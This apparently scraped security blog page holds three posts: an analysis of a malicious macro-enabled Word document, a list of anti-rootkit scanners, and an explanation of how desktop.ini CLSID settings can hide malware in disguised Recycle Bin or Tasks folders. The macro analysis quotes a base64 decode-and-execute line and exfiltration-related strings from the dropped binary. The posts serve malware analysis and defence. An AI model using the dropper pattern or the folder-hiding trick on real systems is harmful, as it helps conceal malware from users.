
Malicious Word 2010 Document “email_message.doc” Analysis

I’ve never detected an Office 2010 formatted document till now. Pretty much every document happens to be in Word 2003 format. Below is some quick analysis I did just to highlight the unusual properties taken.


The “email_message.doc” I detected last week sent with a doc extension. Office 2010 macro enabled Word documents by default takes a docm extension. Once this particular malicious document has been opened you’ll see this content



Looking into the macros we see a new technique used to obfuscate its code not seen before (as far as know). In the “NewMacros” section the code can be clearly seen dropping the code then executing it.




We also see pretty much the same code in the "ThisDocument" section.



The line of code of real importance is

```
dll = Base64Decode(UserForm1.TextBox1)
```

Here is reads the encoded base64 string from UserForm1.TextBox1 and decodes it before writing to disk and executing it.



Even though the same macro codes are in “ThisDocument” and “NewMacros” section the code in “NewMacros” will not work due to using the reserved macro subroutine name “Document_Open” which only works when used in the “ThisDocument” section.

Final part of the macro code in the malicious document runs a subroutine **ClearDocPasteText(“”)** which clears the document contents which end up viewing a blank document.

Uploading the Word document to VirusTotal yesterday detected 33/55 and the dropped binary file detected 38/55

Finally some strings in the binary stand out which suggest this malware spams out emails.

00027EB1	0042A2B1	0	MailAddr
00027EBE	0042A2BE	0	reports-2012@qip.ru
00027ED2	0042A2D2	0	SendInBackgr
00027EE0	0042A2E0	0	MailAsSmtServer
00027EF2	0042A2F2	0	MailAsSmtClient
00027F04	0042A304	0	UploadViaHttp
00027F13	0042A313	0	MailViaMapi
00027F20	0042A320	0	MailViaMailto
00027F2F	0042A32F	0	SmtServer
00027F3F	0042A33F	0	SmtPort
00027F4D	0042A34D	0	SmtAccount
00027F5E	0042A35E	0	SmtPassword
00027F70	0042A370	0	HttpServer
00027F7F	0042A37F	0	http://repo.int.qip.ru/send
00027F9B	0042A39B	0	HttpPort
00027FA9	0042A3A9	0	HttpAccount
00027FBA	0042A3BA	0	HttpPassword
00027FCC	0042A3CC	0	AttachBugRep
00027FDA	0042A3DA	0	AttachBugRepFile
00027FEC	0042A3EC	0	DelBugRepFile
00027FFB	0042A3FB	0	BugRepSendAs
0002800C	0042A40C	0	bugreport.txt BugRepZip
00028029	0042A429	0	ScrShotDepth

0002803B	0042A43B	0	ScrShotAppOnly
0002804B	0042A44B	0	ScrShotSendAs
0002805D	0042A45D	0	screenshot.png
0002806C	0042A46C	0	ScrShotZip

References

<http://support.microsoft.com/en-us/kb/286310>

http://en.wikipedia.org/wiki/Office_Open_XML

<http://blog.didierstevens.com/2015/03/09/a-new-type-of-malicious-document-xml/>

<http://www.howtogeek.com/171993/macros-explained-why-microsoft-office-files-can-be-dangerous/>




<https://nakedsecurity.sophos.com/2015/03/06/from-the-labs-new-developments-in-microsoft-office-malware/>



Posted by Parvez on April 5, 2011

Anti-Rootkit scanner tools


Posted in: All, Malware. Tagged: Anti-Rootkit. [Leave a Comment](#)

Here are some well known anti-rootkit scanners that are a must have in your tools collection. Its always good to have a couple of anti-rootkit scanners as you might find some scanners may not detect all rootkits. The download links are for those versions mentioned in the table at the time of this post so for future versions I recommend you visit the sites to make sure you obtain the latest version.

Anti-Rootkit Scanner	Version	Signed	D
Sysinternals RootkitRevealer	1.71	01st November 2006	
McAfee Rootkit Detective	1.1	19th October 2007	
F-Secure BlackLight	2.2.1092.0	30th September 2008	

Sophos Anti-Rootkit	1.5.4	26th May 2010	
Trend Micro RootkitBuster	3.60.0.1016	07th December 2010	

My favourite one is Trend Micro's RootkitBuster, not just for its performance and design but also because Trend Micro has done a good job in keeping its tool up-to-date with new detection features.





Posted by Parvez on October 4, 2010

Hiding malicious files in Windows folders

Posted in: All, Malware. Tagged: Hidden. [Leave a Comment](#)

The desktop.ini is a standard text file that can be placed in any Windows folder to customize certain aspects of the folders behaviour, i.e. what the folder icon should be, what folder name to display, etc. The desktop.ini file is normally a hidden file so to display existing ones in folders you'll need to make it visible by opening the folder and clicking on the Tools menu . . . Folder Options and selecting View. Then select "Show hidden files and folders" radio button and also uncheck "Hide protected operating system files (Recommended)". Below I have touched upon three customised folders and the ini files it contains.

For Favourites folder the folder has to have attributes of either readonly or system or both for the folder to change to "favourites" from the actual folder displayed in Explorer. The desktop.ini file can have any attribute and below is an example of the ini file.

```
[.ShellClassInfo]
IconFile=%SystemRoot%\system32\SHELL32.dll
IconIndex=-173
LocalizedResourceName=@shell32.dll,-12693
```

The LocalizedResourceName parameter can be used to change the folder name to something else when viewed in Windows Explorer.

Certain system folders use class ids to define the folder properties. Here again the folders attributes define the folder properties and the desktop.ini file can have any attribute set.


To create a recycle bin folder changing the folder attributes to system or readonly makes it change to the bin icon. The ini file settings should contain this class id below

```
[.ShellClassInfo]
CLSID={645ff040-5081-101b-9f08-00aa002f954e}
```

For the Scheduled tasks again changing the folder attributes to system or read only makes it change to the tasks icon.

```
[.ShellClassInfo]
CLSID={d6277990-4c6a-11cf-8d87-00aa0060f5bf}
```

So what does this mean from a malware point of view? Well these kind of system folder properties malware files can be easily hidden from view. i.e. having a job in Windows tasks (C:\WINDOWS\Tasks) with a hidden attribute set on the job file will be invisible even with all files and folders set to show. The same goes for the recycle bin where malware writers create a bogus recycle bin folder containing malware files which when browsed through Explorer remains invisible and only genuine deleted files are shown to the user.



[← Older Entries](#)

Proudly powered by WordPress Theme: Parament by Automattic.

